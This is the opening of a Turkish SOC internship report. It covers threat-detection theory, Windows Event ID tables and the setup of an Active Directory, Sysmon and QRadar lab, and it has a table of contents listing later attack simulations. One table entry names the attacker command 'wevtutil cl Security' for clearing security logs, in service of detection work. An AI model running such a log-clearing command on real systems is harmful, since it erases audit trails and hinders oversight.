KOÇSİSTEM GÜVENLİK OPERASYON MERKEZİ (SOC)

STAJ RAPORU

Hazırlayan: Mustafa Can

Departman: Güvenlik Operasyon Merkezi (SOC)

İÇİNDEKİLER

BÖLÜM 1: STAJ ÖNCESİ HAZIRLIK VE TEORİK ALTYAPI **5**

1.1 IT Altyapısı ve Ağ Temelleri 5

1.2 Saldırı Anatomisi ve Metodolojiler 6

1.3 Log Görünürlüğü, Tehdit Avcılığı ve Savunma Teknolojileri 6

1.4 Olay Müdahalesi (Incident Response) ve Laboratuvar Hazırlığı 9

BÖLÜM 2: LABORATUVAR MİMARİSİNİN KURULMASI **9**

2.2 GPO ile Merkezi Dağıtım 11

2.3 Windows Event Forwarding (WEF) ve WinCollect 11

2.4 Log Analizi ve Filtreleme Standartları 13

2.5 Atomic Red Team Kurulumu ve Keşif 13

BÖLÜM 3: TAKTIK VE TEKNIKLER **14**

3.1 Aktif Ağ Taraması ve Keşif (Nmap Analizi) 14

3.2 Zararlı Yazılım Barındırma ve Sisteme İndirme (Payload Staging & Transfer) 15

3.3 Geçerli Hesapların İstismarı (Etki Alanı Hesapları ile RDP Erişimi) 17

3.4 Zamanlanmış Görev (Scheduled Task) Oluşturma ve Kalıcılık Sağlama 18

3.5 Kayıt Defteri Başlangıç Anahtarları (Registry Run Keys) ile Kalıcılık Sağlama 20

3.6 Sistem Servislerinin Kötüye Kullanımı (Windows Servisi Oluşturma) 21

3.7 Gölge Kopyaların (Shadow Copies) Silinmesi ve İzleri Yok Etme 22

3.8 Güvenlik Kontrollerini Devre Dışı Bırakma (Windows Güvenlik Duvarının Kapatılması) 23

3.9 Kaba Kuvvet (Brute Force) ve Parola Tahminleme Saldırısı 24

3.10 Sistem Bilgisi Keşfi (System Information Discovery) 26

3.11 Yanal Hareket ve Uzaktan Komut Çalıştırma (SMB / Windows Yönetici Paylaşımları) 28

3.12 Veri Sızdırma Hazırlığı (Yerleşik Araçlar ile Veri Arşivleme) 30

3.13 Komuta Kontrol (C2) İletişimi ve Sinyalizasyon (Web Protocol - HTTP Beaconing) 31

3.14 Şifresiz Alternatif Protokol Üzerinden Veri Sızdırma (Raw TCP / Netcat) 33

3.15 Sistem Kurtarmayı Engelleme (Inhibit System Recovery) 34

3.16 MITRE ATT&CK Eşleştirmesi 35
3.17 Sigma Kurallarının Yazılması 37
BÖLÜM 4: QRADAR ÖZEL KORELASYON KURALLARININ YAZILMASI VE DOčRULANMASI (CUSTOM RULE CREATION & VALIDATION) **40**
4.1 Gölge Kopyaların Silinmesi (T1490 - Inhibit System Recovery) Tespit Kuralı 40
4.2 Güvenlik Duvarı Devre Dışı Bırakma (T1562.004 - Disable System Firewall) Tespit Kuralı 42
4.3 Yanal Hareket ve Yetkili Paylaşım İstismarı (T1021.002 - SMB/Windows Admin Shares) Tespiti 44
BÖLÜM 5: İLERI SEVIYE SOC OPTIMIZASYONLARI VE TEHDIT EMÜLASYONU ARAŞTIRMALARI **46**
5.1 Merkezi Güvenlik Politikaları (Audit Policy) ve Log Optimizasyonu 47
5.2 QRadar SIEM Mimari Bileşenleri ve Modül Analizi 50
5.3 Sürekli Güvenlik Doğrulaması ve Tehdit Emülasyon (Adversary Emulation) Platformları 52
BOLUM 6 : EKSTRALAR **54**
6.1 APT29 (Nobelium) Diplomatik Oltalama Operasyonu İncelemesi 54
6.2 3 ADET APT GRUBUNUN MITTRE ATTACK SEMASINA YANSITILMASI 57
APT29 (Cozy Bear / Nobelium) - Rusya 57
Lazarus Group (APT38) - Kuzey Kore 59
MuddyWater - İran 62
6.3 TAKTIK VE TEKNIKLERIN APT GRUPLARINA GORE SINIFLANDIRILMASI 65
Reconnaissance 65
Resource Development 66
Initial Access 68
Execution 69
Persistence 70
Privilege Escalation 72
Stealth 73
Defense Impairment 74

Credential Access 76
Discovery 77
Lateral Movement 78
Collection 79
Command and Control 81
Impact 83
6.4 LOG SOURCE TYPELARI 84
Dahili QRadar Log Kaynakları (Internal Log Sources) 84
Microsoft ve İşletim Sistemi Log Kaynakları (OS & Servers) 84
Ağ ve Çevre Güvenliği Log Kaynakları (Network & Perimeter Security) 85
Uç Nokta ve Bulut Log Kaynakları (Endpoint & Cloud Services) 85
6.5 DHCP , DNS, MICROSOFT/ SERVER LOGLARI NELERDIR 85
6.6 SIEM VS EDR 87
6.7 PLAIN PAYLOADLARDAKI TERIMLERIN ANLAMLANDIRILMASI 88
Onemli Logon Type Değerleri ve Anlamları 88
6.8 HAM PAYLOAD INCELEME 91
6.9 QRADAR ADMIN SEKMESI DETAYLANDIRMA 92
User Management (Kullanıcı Yönetimi) 94
Assets (Varlık Yönetimi) 95
Data Sources - Events (Olay Veri Kaynakları) 96
Flows (Akış Veri Kaynakları) 98
Custom Actions (Özel Eylemler) 99
Vulnerability (Zafiyet Yönetimi) 99
Remote Networks and Services (Uzak Ağlar ve Servisler) 100
Try it out (Deneme Sürümü) 100
Apps (Uygulamalar ve Eklentiler) 101
6.10 LINUX ORTAMINDA PFSENSE KURULUMU VE TRAFIGIN PFSENSE UZERINDEN QRADARA AKMASI 102
6.11 QRADARDA REGEX YAZILMASI 109
6.12 BIR LOGUN PARCA PARCA INCELENMESI 110

6.13 VERILEN ATAKLARIN SIMULE EDILMESI VE ANLAMLANDIRILMASI 112
Pass-the-Hash 112
Pass-the-Ticket 115
Kerberoasting 119
AS-REP ROASTING 123
Golden Ticket 126
Silver Ticket 129
NTLM RELAY 133
DCShadow 137
6.14 KALIDEN QRDARA LOGLARIN AKTARIMI 141
6.15 DETAYLI KURAL YAZMA 143
Kural 1 143
Kural 2 145
6.16 COMMAND LINE PARSE 148
6.17 5651 YASASI 149

BÖLÜM 1: STAJ ÖNCESİ HAZIRLIK VE TEORİK ALTYAPI

KoçSistem Güvenlik Operasyon Merkezi (SOC) staj programı kapsamında, uygulamalı laboratuvar ve SIEM (Security Information and Event Management) operasyonlarına geçilmeden önce, kapsamlı bir ön hazırlık süreci yürütülmüştür. Bu süreç, siber güvenlik mimarisini savunma (Mavi Takım) ve saldırı (Kırmızı Takım) perspektiflerinden anlayabilmek amacıyla 5 ana aşamada tamamlanmıştır.

1.1 IT Altyapısı ve Ağ Temelleri

Güvenliği sağlanacak olan sistemlerin ve ağların çalışma prensiplerini kavramak, SOC operasyonlarının temelini oluşturmaktadır.


- **İşletim Sistemi Hakimiyeti:** BTK Akademi üzerinden pekistirilen Linux bilgisiyle işletim sistemi mimarisi, yetkilendirme mekanizmaları ve komut satırı (CLI) operasyonları pekiştirilmiştir.

- **Ağ (Network) İletişimi:** YouTube platformları üzerinden incelenen CCNA seviyesi eğitimlerle; IP protokolleri, TCP/IP modeli ve ağ cihazlarının (Router, Switch) haberleşme mantığı incelenmiştir. İlerleyen süreçte ağ loglarını ve siber saldırı trafiğini analiz edebilmek için veri paketlerinin akış prensipleri kavranmıştır.

1.2 Saldırı Anatomisi ve Metodolojiler

Sistemleri koruyabilmek için, tehdit aktörlerinin (saldırganların) sistemlerde nasıl hareket ettiğinin teorik çerçevesi incelenmiştir.

- **Cyber Kill Chain:** Bir siber saldırının dışarıdan keşif (Reconnaissance) aşamasıyla başlayıp, sistemde kalıcılık sağlama ve veriyi dışarı sızdırma (Exfiltration) aşamasına kadar geçen tüm yaşam döngüsü analiz edilmiştir.



1.2.1 Dijital Saldırı Sürecini özetleyen Cyber Kill Chain Aşamaları

- **MITRE ATT&CK Framework:** Kill Chain metodolojisinin endüstri standardı haline gelmiş genişletilmiş versiyonu olan MITRE ATT&CK incelenmiştir. Gelişmiş Sürekli Tehdit (APT) gruplarının kullandığı taktik ve teknikler (TTPs) detaylandırılarak, savunma stratejilerinin bu matris üzerine nasıl inşa edileceği öğrenilmiştir.

1.3 Log Görünürlüğü, Tehdit Avcılığı ve Savunma Teknolojileri

Saldırıları tespit etmek için sistem olaylarının nasıl okunacağı ve hangi güvenlik çözümlerinin kullanılacağı araştırılmıştır.

- **Log ve Event ID Kavramları:** Güvenlik Duvarı (Firewall), Windows ve Linux sunucularının ürettiği log tipleri incelenmiş; özellikle Windows ortamındaki kritik

olay kimlikleri (Örn: Başarılı giriş logu olan Event ID 4624) detaylıca çalışılmıştır. Binlerce anlamsız logun belirli kurallar çerçevesinde birleştirilip (Korelasyon) anlamlı bir şüpheli duruma (Alert) dönüşme mantığı kavranmıştır.

- **Kritik Windows Event Log ID Tablolari:**

Event ID	Açıklama	SOC Perspektifi ve Tehdit Senaryosu
4624	Başarılı Oturum Açma (Successful Logon)	Bir kullanıcının sisteme başarıyla girdiğini gösterir. Anormal saatlerdeki veya şüpheli Logon Type (örn: Type 3 Network, Type 10 RDP) girişleri izlenmelidir.
4625	Başarısız Oturum Açma (Failed Logon)	Parola hatalarını yakalar. Kısa sürede aynı hesaba veya farklı hesaplara yönelik çok sayıda 4625 logu, **Brute Force** veya **Password Spraying** saldırısına işaret eder.
4634	Oturum Kapatma (Logoff)	Başarılı bir oturumun sonlandığını gösterir. Oturum sürelerini hesaplamak için 4624 ile birlikte kullanılır.
4648	Açık Kimlik Bilgileriyle Oturum Açma	Genellikle RunAs komutuyla veya yanal hareket araçlarıyla (PsExec vb.) başka bir kullanıcının (örn. Administrator) yetkisiyle işlem yapılmaya çalışıldığında tetiklenir.
4672	Yeni Oturuma Özel Ayrıcalıklar Atanması	Sisteme "Administrator" (Yönetici) veya SYSTEM gibi çok yüksek yetkilere sahip bir hesapla giriş yapıldığını gösterir (Superuser login).
4724	Parola Sıfırlama Girişimi	Yetkili bir hesabın, başka bir hesabın parolasını sıfırlamaya çalıştığını gösterir. Yetki yükseltme (Privilege Escalation) sonrası sık görülür.
4740	Kullanıcı Hesabı Kilitlenmesi	Ardışık başarısız girişler (4625) sonucu hesabın kilitlendiğini (Account Lockout) gösterir. Kaba kuvvet saldırısının kesin bir kanıtıdır.

1.3.1 Kimlik Doğrulama ve Oturum Aktiviteleri (Authentication & Logon Events)

Event ID	Açıklama	SOC Perspektifi ve Tehdit Senaryosu
4728	Güvenlik Grubuna Üye Eklendi	Bir kullanıcının "Domain Admins" veya "Administrators" gibi kritik, yüksek yetkili bir gruba eklendiğini gösterir. En kritik yetki yükseltme göstergelerinden biridir.
1102	Güvenlik (Audit) Logları Temizlendi	Saldırganın wevtutil cl Security vb. bir komutla Windows Güvenlik (Security) günlüğünü sildiğini gösterir. Sistemin ele geçirildiğinin en net kanıtlarından biridir.
104	Sistem (System) Logları Temizlendi	Olay Görüntüleyicisi'ndeki (Event Viewer) "Sistem" log dosyasının silindiğini gösterir.

1.3.2 Hesap Yönetimi Olayları (Account Management)

Event ID	Açıklama	SOC Perspektifi ve Tehdit Senaryosu
4720	Yeni Kullanıcı Hesabı Oluşturuldu	Saldırganların sistemde arka kapı (backdoor) bırakmak için gizli bir yerel veya domain hesabı açtığını gösterebilir.
4722	Kullanıcı Hesabı Etkinleştirildi	Daha önceden devre dışı bırakılmış (disabled) bir hesabın (örn. Guest hesabı) saldırgan tarafından tekrar aktifleştirilmesidir.
4723	Parola Değiştirme Girişimi	Bir kullanıcının kendi parolasını değiştirmeye çalıştığını gösterir.
4726	Kullanıcı Hesabı Silindi	Saldırganın oluşturduğu kalıcılık hesaplarını işi bittikten sonra silerek iz kaybettirmeye çalışması durumunda incelenir.

1.3.3 Süreç ve Servis Aktiviteleri (Process & Service Execution)

Event ID	Açıklama	SOC Perspektifi ve Tehdit Senaryosu
4688	Yeni Süreç Oluşturuldu (Process Created)	Sistemde çalışan her komutu ve .exe dosyasını yakalar. Zararlı PowerShell komutlarını veya cmd.exe aktivitelerini izlemek için hayati öneme sahiptir.
7045	Sisteme Yeni Bir Servis Kuruldu	Bir Windows servisinin yüklendiğini gösterir. Kötü amaçlı yazılımlar ve Impacket/PsExec gibi yanal hareket araçları sisteme sızdıklarında kendi servislerini kurarlar.
7036	Servis Durumu Değişti	Bir servisin "Çalışıyor" veya "Durduruldu" durumuna geçtiğini belirtir. Saldırganın antivirüs servislerini durdurması olaylarında sıkça aranır.

1.3.4 Sistem ve Güç Durumu Olayları (System Events)

Event ID	Açıklama	SOC Perspektifi ve Tehdit Senaryosu
41	Beklenmedik Kapanma (Kernel-Power)	Sistemin mavi ekran (BSOD), elektrik kesintisi veya kritik bir donanım/yazılım arızası nedeniyle düzgün kapatılmadan yeniden başladığını gösterir.
1074	Kapatma/Yeniden Başlatma Tetiklendi	Bir uygulamanın veya kullanıcının (örn. bir komutla) sistemi bilerek kapattığını veya yeniden başlattığını gösterir.
6005	Event Log Servisi Başlatıldı	Sistemin açılış (Boot) sürecinin tamamlandığını ve log yazılmaya başlandığını belirtir.
6006	Event Log Servisi Durduruldu	İşletim sisteminin düzgün bir şekilde kapatılma (Shutdown) sürecine girdiğini belirtir.

1.3.5 Savunmadan Kaçınma ve İz Yok Etme (Defense Evasion & Log Clearing)

- **Anomali Tespiti (SANS Hunt Evil):** SANS "Hunt Evil" posteri referans alınarak, svchost.exe, lsass.exe gibi kritik Windows süreçlerinin normal davranış kalıpları incelenmiştir. Tehdit aktörlerinin zararlı yazılımlarını bu meşru süreçlerin arkasına nasıl gizlediği (Process Injection/Hollowing) araştırılmıştır.
- **EDR, XDR ve SIEM Mimarisi:** Uç nokta tehdit algılama (EDR) ve genişletilmiş tehdit algılama (XDR) sistemlerinin anti-virüs yazılımlarından farkları analiz edilmiştir. Tüm ağdan gelen logların tek bir merkezde toplandığı IBM QRadar SIEM platformunun çalışma mantığı, önerilen eğitim serileri üzerinden teorik olarak incelenmiştir.

1.4 Olay Müdahalesi (Incident Response) ve Laboratuvar Hazırlığı


Tespit edilen bir güvenlik ihlaline nasıl müdahale edileceği standartlara bağlanmış ve pratik uygulamalar için teknik altyapı hazırlanmıştır.

- **NIST Incident Management:** Bir güvenlik uyarısının (Alert), gerçek bir ihlale (Incident) dönüşmesi durumunda uygulanacak NIST standartları (Hazırlık, Tespit ve Analiz, Kapsama/Yok Etme/Kurtarma, Olay Sonrası Aktiviteler) özümsenmiştir.
- **Laboratuvar Araçlarının Temini:** Süreci pratiğe dökmek amacıyla izole sanal laboratuvar ortamı tasarlanmıştır. Bu kapsamda; ağ topolojisi simülasyonları için **Cisco Packet Tracer**, ağ trafiği ve paket analizi için **Wireshark**, izole sistem kurulumları için **VirtualBox** ve alternatif açık kaynaklı SIEM/XDR testleri için **QRadar** platformlarının kurulumları ve konfigürasyon hazırlıkları tamamlanmıştır.

BÖLÜM 2: LABORATUVAR MİMARİSİNİN KURULMASI


2.1 Active Directory (AD) Kurulumu ve Ağ Topolojisi

- **Sunucu Yapılandırması:** Laboratuvar ortamına ikinci bir Windows Server sanal makinesi kurularak başarılı bir şekilde ayağa kaldırılmıştır.



2.1.1 Laboratuvar mimarisinin merkezini oluşturan Domain Controller (DC) sunucusuna ait "Server Manager" paneli.


- **Domain Controller (DC) Ataması:** Kurulan Windows Server makinelerinden biri Domain Controller (DC) olarak yapılandırılmış ve sistemde merkezi yönetimi sağlamak amacıyla Active Directory (AD) mimarisinin kurulumu tamamlanmıştır.
- **Ağ Topolojisinin Haritalandırılması:** Sanal laboratuvardaki cihazların birbirleriyle olan hiyerarşik iletişimini ve IP adreslemelerini (hangi makinenin hangi IP adresine sahip olduğunu) görselleştirmek amacıyla detaylı bir ağ topolojisi şeması çizilmiştir.



2.1.2 Proaktif Tehdit Avcılığı Laboratuvarı'nın ağ topolojisini gösteren sistem mimarisi

2.2 GPO ile Merkezi Dağıtım

- **Merkezi Yönetim Yaklaşımı:** Kurumsal mimarilerde güvenlik araçlarının yönetimini standartlaştırmak ve operasyonel iş yükünü hafifletmek amacıyla manuel kurulum işlemleri terk edilerek merkezi dağıtım modeline geçilmiştir.
- **Sysmon ve Konfigürasyon Entegrasyonu:** Uç noktalarda detaylı görünürlük sağlayan Sysmon aracı ile bu aracın hangi hareketleri izleyeceğini belirleyen konfigürasyon dosyası (SwiftOnSecurity yapılandırması) dağıtım için paketlenmiştir.
- **Active Directory Üzerinden GPO ile Dağıtım:** Hazırlanan araç ve konfigürasyon dosyaları, ağdaki sanal cihazlara tek tek kurulmak yerine Active Directory üzerinde Group Policy Object (GPO) kuralları yazılarak ağdaki tüm uç noktalara merkezi ve otomatik olarak dağıtılmıştır.




2.2.1 Hedef sistem üzerinde Sysmon kurulumunun gerçekleştirilmesi için hazırlanan "Deploy" klasörünün içeriği

2.3 Windows Event Forwarding (WEF) ve WinCollect

- **Log Yönlendirme Mimarisinin Kurulması:** Kurulan Active Directory altyapısındaki sistem ve güvenlik olaylarını tek bir merkeze toplamak amacıyla Windows Event Forwarding (WEF) ve WinCollect ajan yapılandırmaları gerçekleştirilmiştir.

- **Kritik Logların SIEM'e Aktarımı:** Yapılandırılan bu yeni mimari üzerinden, ağın kalbi konumundaki Domain Controller (DC) üzerinde oluşan kimlik doğrulama (authentication) logları başta olmak üzere tüm kritik logların IBM QRadar SIEM platformuna eksiksiz ve sürekli bir biçimde iletilmesi sağlanmıştır.


Current Filters:
Payload Contains is EventID=4720 Log Source is WindowsAuthServer @ DC02


Event Name	Log Source	Event Count	Time	Low Level Category	Source IP
Success Audit: A user account was created	WindowsAuthServer @ DC02	3	Aug 7, 2026, 11:16:32 AM	User Account Added	10.0.2.5
Success Audit: A user account was created	WindowsAuthServer @ DC02	1	Aug 7, 2026, 11:16:32 AM	User Account Added	10.0.2.5
Success Audit: A user account was created	WindowsAuthServer @ DC02	1	Aug 7, 2026, 11:16:32 AM	User Account Added	10.0.2.5
Success Audit: A user account was created	WindowsAuthServer @ DC02	1	Aug 7, 2026, 11:15:32 AM	User Account Added	10.0.2.5

2.3.1 QRadar SIEM Log Activity arayüzünde, hedef sunucu üzerinde yeni bir kullanıcı hesabı oluşturulduğunu (kalıcılık sağlama girişimi) gösteren kritik "Event ID 4720" loglarının tespit ekranı.



2.3.2 Hedef sistemde çalıştırılan komutların (ping 8.8.8.8), QRadar SIEM ham log (Payload) ekranında CommandLine parametresiyle yakalanma ani

- **Veri Akışı Doğrulaması:** Sistem olaylarının QRadar arayüzüne başarılı bir şekilde düştüğü test edilmiş ve SIEM üzerindeki ağ görünürlüğü güvence altına alınmıştır.



Event Name	Log Source	Event Count	Time	Low Level Category	Source IP
Success Audit: An account was successfully logged on	WindowsAuthServer @ DC02	1	Aug 7, 2026, 10:54:31 AM	User Login Success	10.0.2.5
Success Audit: An account was successfully logged on	WindowsAuthServer @ DC02	1	Aug 7, 2026, 10:53:31 AM	User Login Success	10.0.2.5
Success Audit: An account was successfully logged on	WindowsAuthServer @ DC02	8	Aug 7, 2026, 10:52:31 AM	User Login Success	10.0.2.5
Success Audit: An account was successfully logged on	WindowsAuthServer @ DC02	2	Aug 7, 2026, 10:51:31 AM	User Login Success	10.0.2.5
Success Audit: An account was successfully logged on	WindowsAuthServer @ DC02	1	Aug 7, 2026, 10:50:31 AM	User Login Success	10.0.2.5
Success Audit: An account was successfully logged on	WindowsAuthServer @ DC02	1	Aug 7, 2026, 10:49:31 AM	User Login Success	10.0.2.5
Success Audit: An account was successfully logged on	WindowsAuthServer @ DC02	1	Aug 7, 2026, 10:48:31 AM	User Login Success	10.0.2.5
Success Audit: An account was successfully logged on	WindowsAuthServer @ DC02	9	Aug 7, 2026, 10:47:31 AM	User Login Success	10.0.2.5
Success Audit: An account was successfully logged on	WindowsAuthServer @ DC02	1	Aug 7, 2026, 10:47:31 AM	User Login Success	192.168.56.102
Success Audit: An account was successfully logged on	WindowsAuthServer @ DC02	1	Aug 7, 2026, 10:46:31 AM	User Login Success	10.0.2.5
Success Audit: An account was successfully logged on	WindowsAuthServer @ DC02	1	Aug 7, 2026, 10:45:31 AM	User Login Success	10.0.2.5
Success Audit: An account was successfully logged on	WindowsAuthServer @ DC02	1	Aug 7, 2026, 10:44:31 AM	User Login Success	10.0.2.5
Success Audit: An account was successfully logged on	WindowsAuthServer @ DC02	3	Aug 7, 2026, 10:43:31 AM	User Login Success	10.0.2.5
Success Audit: An account was successfully logged on	WindowsAuthServer @ DC02	1	Aug 7, 2026, 10:43:31 AM	User Login Success	127.0.0.1
